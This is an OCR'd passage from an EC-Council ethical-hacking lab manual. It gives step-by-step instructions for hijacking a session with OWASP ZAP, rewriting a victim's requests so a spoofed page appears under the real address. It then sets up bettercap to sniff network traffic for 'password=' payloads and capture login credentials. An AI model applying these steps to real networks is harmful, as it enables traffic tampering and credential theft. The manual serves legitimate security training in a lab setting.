


Figure 1.1.12: Proceed to the website

26. Now, switch back to the attacker machine (**Windows Server 2019**) and observe that **OWASP ZAP** has begun to capture the requests of the victim's machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.4

Modify GET Request Content

27. In **Steps 23-25**, we visited **www.moviescope.com** in the victim's browser. Look in the **Break** tab and click the **Submit and step to next request and response** icon ( ) on the toolbar to capture the **www.moviescope.com** request.




Figure 1.1.13: OWASP ZAP: Capturing a request

28. A **HTTP response** appears; click the icon ( ) on the toolbar.




Figure 1.1.14: OWASP ZAP: Capturing an HTTP response

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Now, in the **Break** tab, modify **www.moviescope.com** to **www.goodshopping.com** in all the captured GET requests.

Note: If you find any URL starting with **https**, modify it to **http**.

30. Once you have modified the GET requests, click the ( ) icon on the toolbar to forward the traffic to the victim's machine.




Figure 1.1.15: OWASP ZAP: Modifying the GET requests




Figure 1.1.16: OWASP ZAP: Modifying the GET requests

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. Modify every **HTTP** request captured by **OWASP ZAP** until you see the **www.goodshopping.com** page in the victim's machine.

Note: You will need to switch back and forth from the victim's machine to see the browser status while you do this.

32. Now, switch to the victim's machine (**Windows 10**); the browser displays the website that the attacker wants the victim's machine to see (in this example, **www.goodshopping.com**).

Note: It takes multiple iterations to open the Good Shopping site in the victim's machine.

33. The victim has navigated to **www.moviescope.com**, but now sees **www.goodshopping.com**; while the address bar displays **www. moviescope.com**, the window displays **www. goodshopping.com**.




Figure 1.1.17: The right address, the wrong page

TASK 1.5

Change the Proxy Settings Back to Default

34. Now, we shall change the proxy settings back to the default settings. To do so, perform **Steps 3-5** again.
35. In the **Settings** window, under the **Manual proxy setup** section in the right pane, click the **On** button to toggle it back to **Off**, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.18: Settings window: Proxy setup

36. This concludes the demonstration of performing session hijacking using ZAP.
37. Close all open windows and document all the acquired information.

TASK 2

Intercept HTTP Traffic using bettercap

Attackers can use session hijacking to launch various kinds of attacks such as man-in-the middle (MITM) attacks. In an MITM attack, the attacker places himself/herself between the authorized client and the webserver so that all information traveling in either direction passes through them.

An ethical hacker or a penetration tester, you must know how MITM attacks work, so that you can protect your organization's sensitive information from them.

Here, we will use the bettercap tool to intercept HTTP traffic on the target system.

Note: Ensure that the **Windows 10** and **Windows Server 2019** virtual machines are running.

1. Turn on the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 1.2.1: Parrot Security login page

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 1.2.2: MATE Terminal Icon

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 1.2.3: Running the programs as a root user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.1

Launch & Configure bettercap

7. In the **Parrot Terminal** window, type **bettercap -h** and press **Enter**

Note: In this command, **-h:** requests a list of the available options.




Figure 1.2.4: bettercap help

bettercap is a powerful, flexible, and portable tool created to perform various types of MITM attacks against a network; manipulate HTTP, HTTPS, and TCP traffic in real-time; sniff for credentials; etc.

8. In the terminal window, type **bettercap -iface eth0** and press **Enter** to set the network interface.

Note: **-iface:** specifies the interface to bind to (in this example, **eth0**).

Note: If the bettercap version in your lab environment is old, run the following commands:

- **sudo apt remove bettercap**
- **sudo rm /usr/local/bin/bettercap**
- **ln -s /usr/lib/x86_64-linux-gnu/libpcap.so.1.8.1 /usr/lib/x86_64-linux-gnu/libpcap.so.1**
- **wget "https://github.com`curl -s https://github.com/bettercap/bettercap/releases | grep -E -o '/bettercap/bettercap/releases/download/v[0-9.]+/bettercap_linux_amd64_[0-9.]+zip' | head -n 1`"**



Figure 1.2.5: bettercap network interface binding

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Type **help** and press **Enter** to view the list of available modules in bettercap.




Figure 1.2.6: bettercap modules

10. Type **net.probe on** and press **Enter**. This module will send different types of probe packets to each IP in the current subnet for the **net.recon** module to detect them.

11. Type **net.recon on** and press **Enter**. This module is responsible for periodically reading the system ARP table to detect new hosts on the network.

Note: The net.recon module displays the detected active IP addresses in the network. In real-time, this module will start sniffing network packets.

12. Type **set net.sniff.regexp '.*password=.+'** and press **Enter**. This module will only consider the packets sent with a payload matching the given regular expression (in this case, **'.*password=.+'**).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.2.7: Initializing the required bettercap modules

13. You can observe that bettercap starts sniffing network traffic on target machine **Windows 10**, as shown in the screenshot.




Figure 1.2.8: bettercap sniffing traffic

TASK 2.2

Log in to a Website as a Victim

14. Now, switch to the **Windows 10** virtual machine. Open any web browser (in this case, **Mozilla Firefox**), type **www.moviescope.com** in the address bar, and press **Enter**.




Figure 1.2.9: Navigate to a website as the victim

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Switch back to the **Parrot Security** virtual machine. You can observe that bettercap has sniffed the website browsed by the victim on the target system, as shown in the screenshot.




Figure 1.2.10: bettercap sniffs the browsed website

16. Now, switch to the **Windows 10** virtual machine again. On the **MovieScope** website, enter any credentials (in this example, **sam**/**test**) and press **Enter** to log in.

